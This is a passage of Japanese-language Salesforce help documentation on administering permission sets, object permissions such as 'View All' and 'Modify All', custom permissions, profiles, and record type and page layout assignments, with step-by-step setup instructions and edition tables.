3. [権限セット] ツールバーで、[割り当ての管理] をクリックします。
4. この権限セットから削除するユーザを選択します。
   1 回に最大 1000 人のユーザを削除できます。
5. [割り当てを削除] をクリックします。
   このボタンは、1人以上のユーザが選択されている場合にのみ使用できます。
6. 権限セットに割り当てられているすべてのユーザのリストに戻るには、[完了] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

権限セットの割り当てを削除する
- 「権限セットの割り当て」

オブジェクトの権限

オブジェクトの権限は、ユーザが各オブジェクトのレコードを作成、参照、編集、および削除するために必要な基本レベルのアクセス権限を指定します。権限セットおよびプロファイルでオブジェクト権限を管理できます。

オブジェクト権限には、共有ルールと共有設定を遵守するものと上書きするものがあります。次の権限は、オブジェクトに対するアクセス権限を指定します。

権限	説明	共有の遵守と上書き
参照	このレコードタイプの参照のみが許可されます。	共有の遵守
作成	レコードの参照と作成が許可されます。	共有の遵守
編集	レコードの参照と更新が許可されます。	共有の遵守
削除	レコードの参照、編集、および削除が許可されます。	共有の遵守

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

権限	説明	共有の遵守と上書き
すべて表示	共有設定に関係なく、このオブジェクトに関連付けられたすべてのレコードの表示が許可されます。	共有の上書き
すべて変更	共有設定に関係なく、このオブジェクトに関連付けられたすべてのレコードの参照、編集、削除、転送、承認が許可されます。 メモ: ドキュメントの「すべての編集」権限があればすべての共有フォルダと公開フォルダにアクセスできますが、フォルダのプロパティの編集や新規のフォルダの作成は行えません。フォルダのプロパティの編集および新規フォルダの作成を行うには、「公開ドキュメントの管理」権限が必要です。	共有の上書き

このセクションの内容:

「すべての参照」および「すべての編集」権限の概要
「すべての参照」および「すべての編集」権限を使用すると、共有ルールおよび共有設定は無視されます。これにより、システム管理者は、組織内の特定のオブジェクトに関連付けられたレコードに対してアクセス権を許可できます。「すべての参照」および「すべての編集」を、「すべてのデータの参照」および「すべてのデータの編集」権限の代わりに使用することもできます。

セキュリティモデルの比較

「すべての参照」および「すべての編集」権限の概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

「すべての参照」および「すべての編集」権限を使用すると、共有ルールおよび共有設定は無視されます。これにより、システム管理者は、組織内の特定のオブジェクトに関連付けられたレコードに対してアクセス権を許可できます。「すべての参照」および「すべての編集」を、「すべてのデータの参照」および「すべてのデータの編集」権限の代わりに使用することもできます。

この権限のタイプ間には次の違いがあります。

権限	使用目的	この権限を必要とするユーザ
すべて表示 すべて変更	オブジェクト権限の代行	特定のオブジェクトのレコードを管理する代理管理者
すべてのデータの参照 すべてのデータの編集	組織のすべてのデータの管理、たとえば、データの整理、重複の排除、一括削除、一括移行、レコード承認の管理など	組織全体の管理者

権限	使用目的	この権限を必要とするユーザ
すべてのユーザの参照	組織内のすべてのユーザの参照。すべてのユーザに対する参照アクセス権が付与されるため、全ユーザのレコードの詳細を表示でき、また全ユーザが検索やリストビューなどの対象になります。	組織内のすべてのユーザを参照するユーザ(特に、ユーザオブジェクトに対する組織の共有設定が [非公開] になっている場合)「ユーザの管理」権限のあるシステム管理者には、「すべてのユーザの参照」権限が自動的に付与されます。

アイデア、価格表、記事タイプ、商品に対する「すべての参照」および「すべての編集」権限を持つことはできません。

「すべての参照」および「すべての編集」は、オブジェクト権限のみの代行を許可します。ユーザ管理およびカスタムオブジェクト管理の任務を委任するため、代理管理者を定義します。

「すべてのユーザの参照」は、組織内のユーザ表示を制御するユーザ共有が組織に設定されている場合に利用できます。ユーザ共有についての詳細は、「ユーザ共有」を参照してください。

セキュリティモデルの比較

Salesforce のユーザセキュリティは、共有と、ユーザおよびオブジェクト権限の組み合わせによって実現されます。エンドユーザレコードレベルのアクセス権など、一部のケースでは、共有を使用してレコードに対するアクセス権を与えたほうが便利です。一方、データのレコード管理ToDo(レコードの転送、データの整理、重複するレコードの排除、レコードの一括削除など)やワークフロー承認プロセスを委任する場合は、共有を上書きして、権限を使用してレコードに対するアクセス権を与えたほうが便利です。

「参照」、「作成」、「編集」、「削除」の各権限が共有設定を遵守します。これにより、レコードレベルでデータへのアクセスを制御します。「すべての参照」および「すべての編集」権限は、指定オブジェクトの共有設定を無効にします。また、「すべてのデータの参照」および「すべてのデータの編集」権限は、すべてのオブジェクトの共有設定を無効にします。

次の表は、2つのセキュリティモデルの違いを説明したものです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

	共有を遵守する権限	共有を無効にする権限
対象利用者	エンドユーザ	データの代理管理者
管理対象	「参照」、「作成」、「編集」、および「削除」オブジェクト権限 共有設定	「すべての参照」および「すべての編集」
レコードアクセス権	「非公開」、「参照のみ」、「参照・更新」、「参照/更新/所有権の移行/フルアクセス」権限	「すべての参照」および「すべての編集」

	共有を遵守する権限	共有を無効にする権限
転送可能か?	共有設定 (オブジェクトごとに異なる) を遵守	「すべての編集」権限を持つすべてのオブジェクトで使用可能
レコードを承認できるか、または承認プロセス中のレコードを編集およびロック解除できるか?	なし	「すべての編集」権限を持つすべてのオブジェクトで使用可能
すべてのレコードのレポート出力は可能か?	次のように規定された共有ルールでは可能。公開グループ「組織全体」によって所有されているレコードは、指定グループと「参照のみ」アクセス権によって共有されます。	「すべての参照」権限を持つすべてのオブジェクトで使用可能
オブジェクトサポートは?	商品、ドキュメント、ソリューション、アイデア、メモ、添付ファイルを除くすべてのオブジェクトで使用可能	オブジェクト権限によってほとんどのオブジェクトで使用可能 メモ: アイデア、価格表、記事タイプ、商品に対する「すべての参照」および「すべての編集」権限を持つことはできません。
グループアクセス権を決めるのは?	ロール、ロール&下位ロール、ロールと内部下位ロール、ロール、内部下位ロールとポータル下位ロール、キュー、チーム、公開グループ	プロファイルまたは権限セット
非公開レコードアクセスは可能か?	利用不可	「すべての参照」および「すべての編集」権限を持つ非公開取引先責任者、商談、メモと添付ファイルで使用可能
手動によるレコードの共有は可能か?	レコードの所有者とロール階層内でその所有者の上位にあるユーザで使用可能	「すべての編集」権限を持つすべてのオブジェクトで使用可能
すべてのケースコメントの管理は可能か?	利用不可	ケースに対する「すべての編集」権限で使用可能

Salesforce Classic Mobile の権限

Salesforce Classic Mobile アプリケーションにアクセスする各ユーザには、モバイルライセンスが必要になります。モバイルライセンスを割り当てるには、ユーザレコードの［モバイルユーザ］チェックボックスを使用します。

Unlimited Edition、Performance Edition、および Developer Edition を使用している組織には、Salesforce ライセンス 1 つにつきモバイルライセンスが 1 つ提供され、［モバイルユーザ］チェックボックスはすべてのユーザに対してデフォルトで有効になります。Professional Edition または Enterprise Edition を使用している組織は、モバイルライセンスを別途購入し、それらのライセンスを手動で割り当てる必要があります。

メモ: 新しい Performance Edition ユーザの場合、［モバイルユーザ］チェックボックスはデフォルトで無効になっています。

アプリケーションをリリースする準備を整えるまで、ユーザがモバイルデバイスで Salesforce Classic Mobile を有効にできないようにするには、すべてのユーザに対して［モバイルユーザ］チェックボックスをオフにします。

エディション

Salesforce Classic Mobile 設定を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

Mobile アプリケーションを使用可能なエディション: **Performance** Edition、**Unlimited** Edition、および **Developer** Edition。有料オプションで使用可能なエディション: **Professional** Edition および **Enterprise** Edition

ユーザ権限

Salesforce Classic Mobile 設定を表示する
- 「設定・定義を参照する」

Salesforce Classic Mobile 設定を作成、変更、または削除する
- 「モバイル設定の管理」

カスタム権限

カスタムプロセスまたはアプリケーションへのアクセス権をユーザに付与するには、カスタム権限を使用します。

Salesforce の多くの機能では、特定の機能にアクセスできるユーザを指定するアクセスチェックが必要です。権限セットとプロファイル設定には、オブジェクト、項目、タブ、Visualforce ページなどの多くのエンティティへのアクセス権が組み込まれています。ただし、一部のカスタムプロセスとアプリケーションへのアクセス権は権限セットとプロファイルに含まれていません。たとえば、休暇管理アプリケーションでは、すべてのユーザが休暇要求を送信でき、一部のユーザのみが休暇要求を承認する必要があります。このような制御を行う場合にカスタム権限を使用できます。

カスタム権限ではアクセスチェックを定義できます。アクセスチェックは、ユーザ権限や他のアクセス設定をユーザに割り当てる場合と同様の方法で、権限セットまたはプロファイルを使用してユーザに割り当てることができます。たとえば、ユーザに適切なカスタム権限が付与されている場合にのみ Visualforce ページでボタンを使用できるようにする Apex で、アクセスチェックを定義できます。

カスタム権限は次の方法でクエリできます。

- 特定のカスタム権限へのアクセス権があるユーザを判別するには、SetupEntityAccess および CustomPermission sObject を含む Salesforce Object Query Language (SOQL) を使用します。
- 接続アプリケーションでの認証時にユーザに付与されているカスタム権限を判別するには、ユーザの ID URL を参照します。この URL は、Salesforce によって接続アプリケーションのアクセストークンと共に提供されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

このセクションの内容:

カスタム権限の作成

カスタム権限を作成して、ユーザにカスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与することができます。

1. [設定] から、[クイック検索] ボックスに「*カスタム権限*」と入力し、[カスタム権限] を選択します。
2. [新規] をクリックします。
3. 次の権限情報を入力します。
   - 表示ラベル — 権限セットに表示される権限表示ラベル
   - 名前 — API および管理パッケージで使用される一意の名前
   - 説明 — (省略可能) この権限によってアクセス権が付与される機能の説明 (「休暇要求承認」など)
   - 接続アプリケーション — (省略可能) この権限に関連付けられた接続アプリケーション
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

カスタム権限を作成する
- 「カスタム権限の管理」

カスタム権限の編集

カスタムプロセスまたはアプリケーションへのアクセス権をユーザに付与するカスタム権限を編集します。

1. [設定] から、[クイック検索] ボックスに「*カスタム権限*」と入力し、[カスタム権限] を選択します。
2. 変更する権限の横にある [編集] をクリックします。
3. 必要に応じて権限情報を編集します。
   - 表示ラベル — 権限セットに表示される権限表示ラベル
   - 名前 — API および管理パッケージで使用される一意の名前
   - 説明 — (省略可能) この権限によってアクセス権が付与される機能の説明 (「休暇要求承認」など)
   - 接続アプリケーション — (省略可能) この権限に関連付けられた接続アプリケーション
4. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

カスタム権限を編集する
- 「カスタム権限の管理」

プロファイル

プロファイルは、オブジェクトおよびデータへのユーザによるアクセス方法や、アプリケーション内で実行可能な操作を定義します。ユーザの作成時に、各ユーザにプロファイルを割り当てます。

組織には標準プロファイルがいくつか含まれ、制限された数の設定を編集できます。カスタムプロファイルを含むエディションでは、ユーザライセンス以外のすべての権限と設定を編集できます。Contact Manager Edition および Group Edition を使用する組織では、標準プロファイルをユーザに割り当てることはできますが、標準プロファイルを表示または編集したり、カスタムプロファイルを作成したりすることはできません。

すべてのプロファイルは、1 種類のユーザライセンスにのみ属します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

このセクションの内容:

プロファイルでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成し、プロセスまたはアプリケーションに関連付けたら、プロファイルで権限を有効にできます。

拡張プロファイルユーザインターフェースページでの操作

拡張プロファルユーザインターフェースでは、プロファイルの概要ページがプロファイルのすべての設定と権限への開始点となります。

プロファイルの概要ページを開くには、[設定] から、［クイック検索］ボックスに「プロファイル」と入力し、[プロファイル]を選択して、参照するプロファイルをクリックします。

プロファイルの概要ページから、次の操作を行えます。

- オブジェクト、権限、または設定の検索
- プロファイルのコピー
- カスタムプロファイルの場合、[削除] をクリックしてプロファイルを削除

  メモ: ユーザが無効な場合も含め、ユーザに割り当てられているプロファイルは削除できません。
- [プロパティを編集] をクリックしてプロファイルの名前または説明を変更
- プロファイルに割り当てられているユーザのリストを表示
- [アプリケーション] および [システム] で、任意のリンクをクリックして権限と設定を参照または編集

このセクションの内容:

拡張プロファイルユーザインターフェースでのレコードタイプとページレイアウトの割り当て

拡張プロファイルユーザインターフェースのアプリケーションおよびシステム設定

拡張プロファイルユーザインターフェースでの検索

プロファイルページのオブジェクト、タブ、権限、または設定の名前を見つけるには、[設定の検索]ボックスにその名前の連続する3文字以上を入力します。入力を開始すると、検索語と一致する結果の提案がリストに表示されます。リストの項目をクリックするとその設定ページに移動します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを参照する
- 「設定・定義を参照する」

プロファイルを削除し、プロファイルのプロパティを編集する
- 「プロファイルと権限セットの管理」

拡張プロファイルユーザインターフェースでのレコードタイプとページレイアウトの割り当て

拡張プロファイルユーザインターフェースでは、[レコードタイプとページレイアウトの割り当て]の設定によってユーザがレコードを参照するときに使用されるレコードタイプとページレイアウトの割り当ての対応付けが決まります。また、ユーザがレコードを作成または編集するときに使用できるレコードタイプも決まります。

レコードタイプとページレイアウトの割り当てを指定する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. [設定の検索...] ボックスに、必要なオブジェクトの名前を入力し、リストからそのオブジェクトを選択します。
4. [編集] をクリックします。
5. [レコードタイプとページレイアウトの割り当て] セクションで、必要に応じて設定を変更します。

設定	説明
レコードタイプ	オブジェクトの既存のレコードタイプをすべて表示します。 [--マスター--] は、レコードに関連付けられているカスタムレコードタイプがない場合に使用される、システムで生成されるレコードタイプです。[--マスター--] が割り当てられている場合、レコード作成時などにユーザがレコードにレコードタイプを設定することはできません。その他のレコードタイプはすべてカスタムレコードタイプです。
ページレイアウトの割り当て	各レコードタイプに使用するページレイアウト。ページレイアウトによって、このプロファイルを持つユーザが関連付けられたレコードタイプでレコードを作成するときに表示されるボタン、項目、関連リスト、およびその他の要素が決まります。すべてのユーザがすべてのレコードタイプにアクセスできるため、レコードタイプがプロファイルで割り当てられたレコードタイプとして指定されていなくても、すべてのレコードタイプにそれぞれページレイアウトの割り当てが必要です。
割り当てられたレコードタイプ	この列がチェックされているレコードタイプは、このプロファイルを持つユーザがオブジェクトの

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードタイプおよびページレイアウトのアクセス設定を編集する
- 「プロファイルと権限セットの管理」

設定	説明
	レコードを作成するときに使用できます。[--マスタ--] が選択されている場合はカスタムレコードタイプを選択できません。また、カスタムレコードタイプが選択されている場合は [--マスタ--] を選択できません。
デフォルトのレコードタイプ	このプロファイルを持つユーザがオブジェクトのレコードを作成するときに使用するデフォルトのレコードタイプ。

次のオブジェクトやタブでは、[レコードタイプとページレイアウトの割り当て] の設定にはいくつかのバリエーションがあります。

オブジェクトまたはタブ	バリエーション
取引先	組織で個人取引先を使用する場合、取引先オブジェクトには追加で [法人取引先デフォルトレコードタイプ] と [個人取引先デフォルトレコードタイプ] 設定が含まれます。これらの設定では、プロファイルのユーザが法人または個人取引先レコードを取引開始後のリードから作成するときに使用するデフォルトのレコードタイプを指定します。
ケース	ケースオブジェクトに追加で[ケースクローズ]設定が含まれます。この設定は、クローズケースの各レコードタイプに使用するページレイアウトの割り当てを示します。つまり、同じレコードタイプのオープンケースとクローズケースでページレイアウトが異なる場合があります。この追加設定によって、ユーザがケースをクローズすると、ケースはクローズ状況によって異なるページレイアウトで表示される場合があります。
ホーム	ホームにはカスタムレコードタイプを指定できません。ページレイアウトの割り当ては、[--マスタ--] レコードタイプにのみ選択できます。

6. [保存] をクリックします。

このセクションの内容:

元のプロファイルユーザインターフェースでのプロファイルへのレコードタイプの割り当て
レコードタイプを作成して選択リスト値を指定したら、レコードタイプをユーザプロファイルに追加します。デフォルトのレコードタイプをプロファイルに割り当てると、そのプロファイルを持つユーザ自身が作成または編集したレコードにそのレコードタイプを割り当てられるようになります。

元のプロファイルユーザインターフェースでのページレイアウトの割り当て
すでに元のプロファイルユーザインターフェースを使用している場合は、すべてのページレイアウトの割り当てを 1 か所で簡単にアクセス、表示、および編集できます。

元のプロファイルユーザインターフェースでのプロファイルへのレコードタイプの割り当て

レコードタイプを作成して選択リスト値を指定したら、レコードタイプをユーザプロファイルに追加します。デフォルトのレコードタイプをプロファイルに割り当てると、そのプロファイルを持つユーザ自身が作成または編集したレコードにそのレコードタイプを割り当てられるようになります。

メモ: ユーザは、レコードタイプがそのユーザのプロファイルに関連付けられていない場合でも、レコードタイプに関係なくレコードを参照できます。

複数のレコードタイプを 1 つのプロファイルに関連付けることができます。たとえば、ユーザがハードウェアとソフトウェアの商談を作成する必要があるとします。この場合、「ハードウェア」と「ソフトウェア」の両方のレコードタイプを作成してユーザのプロファイルに追加できます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルにレコードタイプを割り当てる
- 「アプリケーションのカスタマイズ」

1. [設定]から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。そのプロファイルで使用できるレコードタイプが、[レコードタイプの設定] セクションに一覧表示されます。
3. 適切なレコードタイプの横にある [編集] をクリックします。
4. [使用可能なレコードタイプ]リストから値を選択し、[選択済みのレコードタイプ] リストに追加します。

   [主] は、レコードに関連付けられているカスタムレコードタイプがない場合に使用される、システムで生成されるレコードタイプです。［主］が割り当てられている場合、レコード作成時などにユーザがレコードにレコードタイプを設定することはできません。その他のレコードタイプはすべてカスタムレコードタイプです。

5. ［デフォルト］から、デフォルトのレコードタイプを選択します。

   組織で個人取引先を使用している場合は、この設定によって取引先のホームページの［簡易作成］領域に表示される取引先項目が決まります。

6. 組織で個人取引先を使用している場合は、個人取引先と法人取引先の両方にデフォルトのレコードタイプオプションを設定します。［法人取引先デフォルトレコードタイプ］で、［個人取引先デフォルトレコードタイプ］ドロップダウンリストからデフォルトのレコードタイプを選択します。

   これらの設定は、リードの取引開始時など、両方の種類の取引先にデフォルトが必要な場合に使用されます。

7. [保存] をクリックします。

メモ: 組織で個人取引先を使用している場合は、個人取引先と法人取引先の両方についてレコードタイプのデフォルトを表示できます。プロファイル詳細ページの[取引先レコードタイプの設定]に移動します。[取引先レコードタイプの設定]で[編集]をクリックしても、取引先のレコードタイプのデフォルト設定を開始できます。

元のプロファイルユーザインターフェースでのページレイアウトの割り当て

すでに元のプロファイルユーザインターフェースを使用している場合は、すべてのページレイアウトの割り当てを 1 か所で簡単にアクセス、表示、および編集できます。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. [ページレイアウト] セクション内のタブ名の横にある [割り当ての参照] をクリックします。
4. [割り当ての編集] をクリックします。
5. テーブルを使用して、各プロファイルのページレイアウトを指定します。組織でレコードタイプを使用している場合、マトリックスには、各プロファイルとレコードタイプのページレイアウトセレクタが表示されます。
   - 選択されているページレイアウトが強調表示されます。
   - 変更するページレイアウトの割り当ては、変更を保存するまで斜体で表示されます。
6. 必要に応じて、別のページレイアウトを [使用するページレイアウト] ドロップダウンリストから選択し、新しいページレイアウトに対して前の手順を繰り返します。
7. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルでページレイアウトを割り当てる
- 「プロファイルと権限セットの管理」

拡張プロファイルユーザインターフェースのアプリケーションおよびシステム設定

拡張プロファイルユーザインターフェースでは、管理者は 1 つのプロファイルの各設定を容易に参照、検索、および変更できます。権限と設定はアプリケーションおよびシステムカテゴリの下のページに整理されます。これらのカテゴリには、アプリケーションおよびシステムリソースを管理および使用するためにユーザに必要な権限が反映されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

アプリケーション設定

アプリケーションは一連のタブで構成され、ユーザがヘッダーのドロップダウンメニューを選択して変更できます。どのアプリケーションを選択しても、基礎となるオブジェクト、コンポーネント、データ、および設定はすべて同じです。アプリケーションを選択するとき、ユーザは一連のタブを移動することで基礎となる機能を効率よく使用してアプリケーション固有のタスクを実行できます。たとえば、ほとんどの作業を、[取引先] や [商談] のようなタブが含まれる営業アプリケーションで行うとします。新しいマーケティングキャンペーンを追跡するには、[キャンペーン] タブを営業アプリケーションに追加するのではなく、アプリケーションドロップダウンから [マーケティング] を選択してキャンペーンとキャンペーンメンバーを参照します。

拡張プロファイルユーザインターフェースでは、概要ページの [アプリケーション] セクションには、アプリケーションで実現されるビジネスプロセスに直接関連付けられた設定が含まれます。たとえば、カスタマーサービスエージェントはケースを管理する必要があるため、「ケースの管理」権限は、[アプリケーション権限] ページの [コールセンター] セクションにあります。アプリケーション設定には、アプリケーション権限に関連していないものもあります。たとえば、AppExchange から休暇管理アプリケーションを有効にするには、ユーザには該当する Apex クラスと Visualforce ページへのアクセス権と、新しい休暇要求を作成するためのオブジェクト権限および項目権限が必要です。

メモ: 現在選択されてるアプリケーションに関係なく、ユーザの権限はすべて尊重されます。たとえば、「リードのインポート」権限が営業カテゴリの下にある場合、ユーザはコールセンターアプリケーション内にいてもリードをインポートできます。

システム設定

一部のシステムの機能は、組織に適用され、単独のアプリケーションには適用されません。たとえば、ログイン時間帯の制限とログイン IP アドレスの制限では、ユーザがアクセスしているアプリケーションに関係なく、ユーザのログイン機能が制御されます。その他のシステム機能はすべてのアプリケーションに適用されます。たとえば、「レポート実行」または「ダッシュボードの管理」権限は、管理者がすべてのアプリケーションでレポートを作成および管理できるようにします。場合によっては、「すべてのデータの編集」のように、権限はすべてのアプリケーションだけでなく、データローダのダウンロード機能など、アプリケーション以外の機能にも適用されます。

拡張プロファイルユーザインターフェースでの検索

プロファイルページのオブジェクト、タブ、権限、または設定の名前を見つけるには、 [設定の検索] ボックスにその名前の連続する 3 文字以上を入力します。入力を開始すると、検索語と一致する結果の提案がリストに表示されます。リストの項目をクリックするとその設定ページに移動します。

検索語は大文字と小文字を区別しません。一部のカテゴリでは、特定の権限または設定の名前を検索できます。他のカテゴリでは、カテゴリの名前ほ検索します。

項目	検索	例
割り当てられたアプリケーション	アプリケーション名	[設定の検索] ボックスに「営業」と入力し、リストから［営業］を選択します。
オブジェクト	オブジェクト名	Albums カスタムオブジェクトがあるとします。「albu」と入力し、Albums を選択します。
• 項目 • レコードタイプ	親オブジェクト名	Description 項目を含む Albums オブジェクトがあるとします。Albums の［説明］項目を検索するには、「albu」と入力し、Albums を選択し、[項目権限] で［説明］までスクロールします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用できるプロファイル権限と設定は、使用している Salesforce エディションによって異なります。

ユーザ権限

プロファイルで権限と設定を検索する
- 「設定・定義を参照する」

項目	検索	例
• ページレイアウトの割り当て		
タブ	タブまたは親オブジェクト名	「*レポー*」と入力し、［レポート］を選択します。
アプリケーション権限およびシステム権限	権限名	「*api*」と入力し、［API の有効化］を選択します。
他のすべてのカテゴリ	カテゴリ名	Apex クラスのアクセス設定を検索するには、「*apex*」と入力し、［Apex クラスアクセス］を選択します。カスタム権限を検索するには、「*cust*」と入力し、［カスタム権限］を選択します。他のカテゴリについても同じです。

検索結果が表示されない場合、次の点を確認してください。

- 検索対象の権限、オブジェクト、タブ、または設定が、現在の組織で使用できるかどうかを確認します。
- 検索対象の項目が、現在のプロファイルに関連付けられているユーザライセンスで使用できることを確認します。たとえば、大規模カスタマーポータルライセンスを持つプロファイルには、「すべてのデータの編集」権限は含まれません。
- 検索対象の項目の名前と一致する、連続する 3 文字以上が検索語に含まれていることを確認します。
- 検索語のスペルが正しいことを確認します。

元のプロファイルインターフェースの使用

元のプロファイルページでプロファイルを表示するには、[設定]から［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル] を選択して目的のプロファイルを選択します。

プロファイルの詳細ページでは、次の操作を実行できます。

- プロファイルを編集する
- このプロファイルに基づいてプロファイルを作成する
- カスタムプロファイルの場合のみ、[削除] をクリックしてプロファイルを削除する

  メモ: ユーザが無効な場合も含め、ユーザに割り当てられているプロファイルは削除できません。

- このプロファイルに割り当てられたユーザを表示する

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

このセクションの内容:

プロファイルは、オブジェクトおよびデータへのユーザによるアクセスや、アプリケーション内で実行可能な操作を定義します。標準プロファイルでは、制限された数の設定を編集できます。カスタムプロファイルでは、ユーザライセンス以外の、使用可能なすべての権限と設定を編集できます。

元のプロファイルインターフェースでのプロファイルの編集

プロファイルは、オブジェクトおよびデータへのユーザによるアクセスや、アプリケーション内で実行可能な操作を定義します。標準プロファイルでは、制限された数の設定を編集できます。カスタムプロファイルでは、ユーザライセンス以外の、使用可能なすべての権限と設定を編集できます。

メモ: 一部の権限を編集すると、他の権限が有効または無効になることがあります。たとえば、「すべてのデータの参照」を有効にすると、すべてのオブジェクトの「参照」が有効になります。同様に、「リード所有権の移行」を有効にすると、リードの「参照」および「作成」が有効になります。

ヒント: 組織で拡張プロファイルリストビューが有効になっている場合、リストビューから複数のプロファイルの権限を変更できます。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. 変更するプロファイルを選択します。
3. プロファイルの詳細ページで、[編集] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを編集する

- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

プロファイルリストの管理

プロファイルは、オブジェクトおよびデータへのユーザによるアクセス方法や、アプリケーション内で実行可能な操作を定義します。ユーザの作成時に、各ユーザにプロファイルを割り当てます。組織でプロファイルを表示するには、[設定]から、[クイック検索]ボックスに「プロファイル」と入力し、[プロファイル]を選択します。

拡張プロファイルの一覧表示

組織で拡張プロファイルリストビューが有効になっている場合は、追加のツールを使用して、プロファイルリストのカスタマイズ、移動、管理、および印刷を行うことができます。

- ドロップダウンリストからビューを選択することにより、プロファイルの条件設定済みリストを表示する
- ドロップダウンリストからビューを選択し、[削除]をクリックして、ビューを削除する
- リストビューを作成するか既存のビューを編集する
- プロファイルを作成する
- をクリックして、リストビューを印刷する
- をクリックして、ビューを作成または編集した後にリストビューを更新する
- リストビューで権限を直接編集する
- プロファイル名をクリックしてプロファイルを参照または編集する
- プロファイル名の横にある[削除]をクリックするか、カスタムプロファイルを削除する

  メモ: ユーザが無効な場合も含め、ユーザに割り当てられているプロファイルは削除できません。

基本プロファイルの一覧表示

- プロファイルを作成する
- プロファイル名をクリックしてプロファイルを参照または編集する
- プロファイル名の横にある[削除]をクリックするか、カスタムプロファイルを削除する

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを表示し、プロファイルリストを印刷する
- 「設定・定義を参照する」

プロファイルリストビューを削除する
- 「プロファイルと権限セットの管理」

カスタムプロファイルを削除する
- 「プロファイルと権限セットの管理」

プロファイルリストビューを使用した複数のプロファイルの編集

組織で拡張プロファイルリストビューが有効になっている場合は、個々のプロファイルページにアクセスしなくても、直接リストビューから最大200件のプロファイルの権限を変更できます。

